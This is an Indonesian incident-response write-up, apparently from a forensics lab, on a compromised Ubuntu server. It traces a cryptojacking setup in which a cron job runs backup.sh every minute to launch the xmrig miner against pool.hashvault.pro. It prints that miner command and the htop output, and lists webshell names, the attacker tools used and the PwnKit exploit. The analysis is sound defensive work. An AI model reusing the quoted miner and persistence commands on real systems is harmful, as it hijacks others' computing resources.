
Karena telah diketahui bahwa penyerang telah menjalankan program untuk melakukan ***Local Privilege Escalation,*** maka kita perlu melakukan pengecekan apakah penyerang membuat user baru dalam sistem pada **/var/log/auth.log** dengan menggunakan perintah berikut **cat auth* | grep –a “add”**

DATA USER



```
adminsvr@ubuntu:/home$ ls -alt
total 16
drwxr-xr-x 17 adminsvr adminsvr 4096 Jan 30 00:02 adminsvr
drwxr-xr-x  6 jacob    jacob    4096 Jun 18  2022 jacob
drwxr-xr-x  4 root     root     4096 Jun 18  2022 .
drwxr-xr-x 20 root     root     4096 Jun 13  2022 ..
adminsvr@ubuntu:/home$
```

Terdapat User **Jacob** pada folder home




```
adminsvr@ubuntu:~$ cd /home/jacob/
adminsvr@ubuntu:/home/jacob$ ls -alt
total 10796
drwxr-xr-x  6 jacob jacob    4096 Jun 18  2022 .
-rw-------  1 jacob jacob      19 Jun 18  2022 .bash_history
-rwxr-xr-x  1 root  root      197 Jun 18  2022 backup.sh
drwxr-xr-x 11 root  root     4096 Jun 18  2022 xmrig
-rw-r--r--  1 jacob jacob       0 Jun 18  2022 .sudo_as_admin_successful
drwxr-xr-x  4 jacob jacob    4096 Jun 18  2022 .cache
drwxr-xr-x  4 jacob jacob    4096 Jun 18  2022 .config
drwxr-xr-x  3 jacob jacob    4096 Jun 18  2022 .local
-rw-r--r--  1 jacob jacob    3771 Jun 18  2022 .bashrc
-rw-r--r--  1 jacob jacob     807 Jun 18  2022 .profile
-rw-r--r--  1 jacob jacob     220 Jun 18  2022 .bash_logout
drwxr-xr-x  4 root  root     4096 Jun 18  2022 ..
-rw-r--r--  1 root  root  3826659 Dec  7  2021 gdrive_2.1.1_linux_386.tar.gz
-rwxr-xr-x  1 root  root  7178600 May 28  2021 gdrive
adminsvr@ubuntu:/home/jacob$
```

Terdapat file yang mencurigakan milik User **Jacob** :

- xmrig
- backup.sh
- gdrive


FILE MENCURIGAKAN

Cek file backup.sh dengan sintaks : #nano backup.sh




```
  GNU nano 4.8                                    backup.sh
cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.hashvault.pro:3333 -u 4A9qAQ4ZwiWZpqTQ2o8T3q>
```

Cek folder xmrig dengan sintaks : #cd xmrig
#ls -alt



```
adminsvr@ubuntu:/home/jacob$ cd xmrig/
adminsvr@ubuntu:/home/jacob/xmrig$ ls -alt
total 140
drwxr-xr-x  6 jacob jacob  4096 Jun 18  2022 ..
drwxr-xr-x  4 root  root   4096 Jun 18  2022 build
drwxr-xr-x 11 root  root   4096 Jun 18  2022 .
drwxr-xr-x  8 root  root   4096 Jun 18  2022 .git
drwxr-xr-x  9 root  root   4096 Jun 18  2022 src
drwxr-xr-x  3 root  root   4096 Jun 18  2022 scripts
-rw-r--r--  1 root  root    501 Jun 18  2022 package.json
drwxr-xr-x  2 root  root   4096 Jun 18  2022 res
drwxr-xr-x  6 root  root   4096 Jun 18  2022 doc
drwxr-xr-x  2 root  root   4096 Jun 18  2022 cmake
drwxr-xr-x  3 root  root   4096 Jun 18  2022 bin
-rw-r--r--  1 root  root  35894 Jun 18  2022 CHANGELOG.md
-rw-r--r--  1 root  root   9479 Jun 18  2022 CMakeLists.txt
drwxr-xr-x  3 root  root   4096 Jun 18  2022 .github
-rw-r--r--  1 root  root    107 Jun 18  2022 .gitignore
-rw-r--r--  1 root  root  35141 Jun 18  2022 LICENSE
-rw-r--r--  1 root  root   2488 Jun 18  2022 README.md
adminsvr@ubuntu:/home/jacob/xmrig$ 
```

Cek xmrig pada Google



xmrig v6.19.0 · 1 · c0143b9 2 weeks ago · 3,275 commits

.github/ISSUE_TEMPLATE	Update issue templates	4 years ago
bin/WinRing0	Added WinRing0 driver binary.	4 years ago
cmake	DragonflyBSD compilation fixes	2 months ago
doc	Merge pull request #2161 from coolhaircut/patch-1	2 years ago
res	Special handle for favicon.ico	4 years ago
scripts	Update scripts/build.*.sh.	2 weeks ago
src	v6.19.0	2 weeks ago

About

RandomX, KawPow, CryptoNight and GhostRider unified CPU/GPU miner and RandomX benchmark

xmrig.com/

argon2 · cryptocurrency · miner · monero · xmr · cryptonight · cpuminer · xmrig · randomx

Readme


GPL-3.0 license

7.4k stars

CEK APLIKASI BERJALAN

Lakukan pengecekan proses aplikasi yang berjalan dengan menjalankan sintaks #htop


*htop merupakan aplikasi untuk melihat proses secara realtime pada linux/Unix based system




```
  1  [|||||                                                    7.4%]   Tasks: 571, 589 thr; 2 running
  2  [||||||                                                   7.8%]   Load average: 20.74 18.67 19.69
  Mem[||||||||||||||||||||||||||||||||||||||||||||||||||||859M/971M]   Uptime: 17:39:07
  Swp[||||||||||||||||||||||||||||||||||||||||||||||||||||923M/923M]

    PID USER       PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
   2142 root         9 -11  2704  1396  1336 S  0.6  0.1  0:42.90 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   5236 root         9 -11  2704  1648  1588 S  0.0  0.2  0:38.77 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   3901 root         9 -11  2704  1436  1376 S  0.0  0.1  0:40.40 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   2453 root        15  -5  360M  4380     0 S  0.0  0.4  0:08.40 /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.hashvault.pro:3333 -u
   1211 root        20   0  516M   828     0 S  0.0  0.1  0:12.65 /var/ossec/bin/wazuh-modulesd
  37046 root         9 -11  2704  1844  1712 S  0.0  0.2  0:03.02 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   5515 root         9 -11  2704  1688  1628 S  0.0  0.2  0:38.62 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   2585 root         9 -11  2704  1600  1540 S  0.0  0.2  0:41.70 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
  30577 root         9 -11  2704  1728  1608 S  0.0  0.2  0:05.78 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   5060 root         9 -11  2704  1228  1164 S  0.0  0.1  0:38.59 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
  30430 root         9 -11  2704  1760  1692 S  0.0  0.2  0:06.00 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   5556 root         9 -11  2704  1436  1376 S  0.0  0.1  0:38.57 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   4267 root         9 -11  2704  1204  1144 S  0.0  0.1  0:39.97 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   2311 root         9 -11  2704  1580  1516 S  0.0  0.2  0:41.79 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   2452 root         9 -11  2704  1404  1344 S  0.0  0.1  0:42.00 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   4101 root         9 -11  2704  1456  1396 S  0.0  0.1  0:39.84 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
  33594 root         9 -11  2704  1556  1424 S  0.0  0.2  0:04.47 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   3748 root         9 -11  2704  1524  1464 S  0.0  0.2  0:40.93 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   2335 root         9 -11  2704  1528  1468 S  0.0  0.2  0:41.91 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
  29757 root         9 -11  2704  1748  1620 S  0.0  0.2  0:06.22 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   4192 root        15  -5  359M  4484     0 S  0.0  0.5  0:08.11 /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.hashvault.pro:3333 -u
   2735 root        15  -5  360M  4508     0 S  0.0  0.5  0:08.50 /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.hashvault.pro:3333 -u
   3780 root        15  -5  359M  5372   836 S  0.0  0.5  0:08.38 /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.hashvault.pro:3333 -u
   4557 root        15  -5  359M  4540     0 S  0.0  0.5  0:08.72 /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.hashvault.pro:3333 -u
   5061 root        15  -5  360M  4568     0 S  0.0  0.5  0:08.11 /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.hashvault.pro:3333 -u
F1Help  F2Setup F3SearchF4FilterF5Tree  F6SortByF7Nice -F8Nice +F9Kill  F10Quit
```

Terdapat salah satu program crypto mining bernama **xmrig**

AKTIFITAS FILE BACKUP.SH



```
adminsvr@ubuntu:~$ sudo crontab -l
[sudo] password for adminsvr:
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
* * * * * /home/jacob/backup.sh
adminsvr@ubuntu:~$
```



```
* * * * * command(s)
- - - - -
| | | | |
| | | | ----- Hari dalam satu minggu (0 - 7) (Minggu=0 atau 7)
| | | ------- Bulan (1 - 12)
| | --------- Tanggal (1 - 31)
| ----------- Jam (0 - 23)
------------- Menit (0 - 59)
```

Jalankan perintah **#sudo crontab –l** untuk melihat file crontab untuk mengetahui aktifitas file backup.sh

* – Operator tanda bintang berarti nilai apa pun atau selalu. Jika Anda memiliki simbol tanda bintang di bidang Jam, itu berarti tugas akan dilakukan setiap jam

INFORMASI YANG DIDAPATKAN

- Temuan IP mencurigakan :
  - 192.168.2.138
- Temuan file/directory mencurigakan :
  - Webshell : fr3aks.php dan b374k.php
  - Script : backup.sh
  - Directory : hestia (situs judi online) dan xmrig (/home/jacob)
- Tools yang digunakan penyerang :
  - Nmap
  - Nikto
  - WPScan
  - Gobuster
- Exploit yang digunakan penyerang :
  - CVE-2021-4034/Pwnkit
- Temuan user mencurigakan :
  - jacob
- Temuan aktivitas mencurigakan :
  - cpulimit dan xmrig

END OF DETECTION & ANALYSIS PHASE

*__LOG FILES__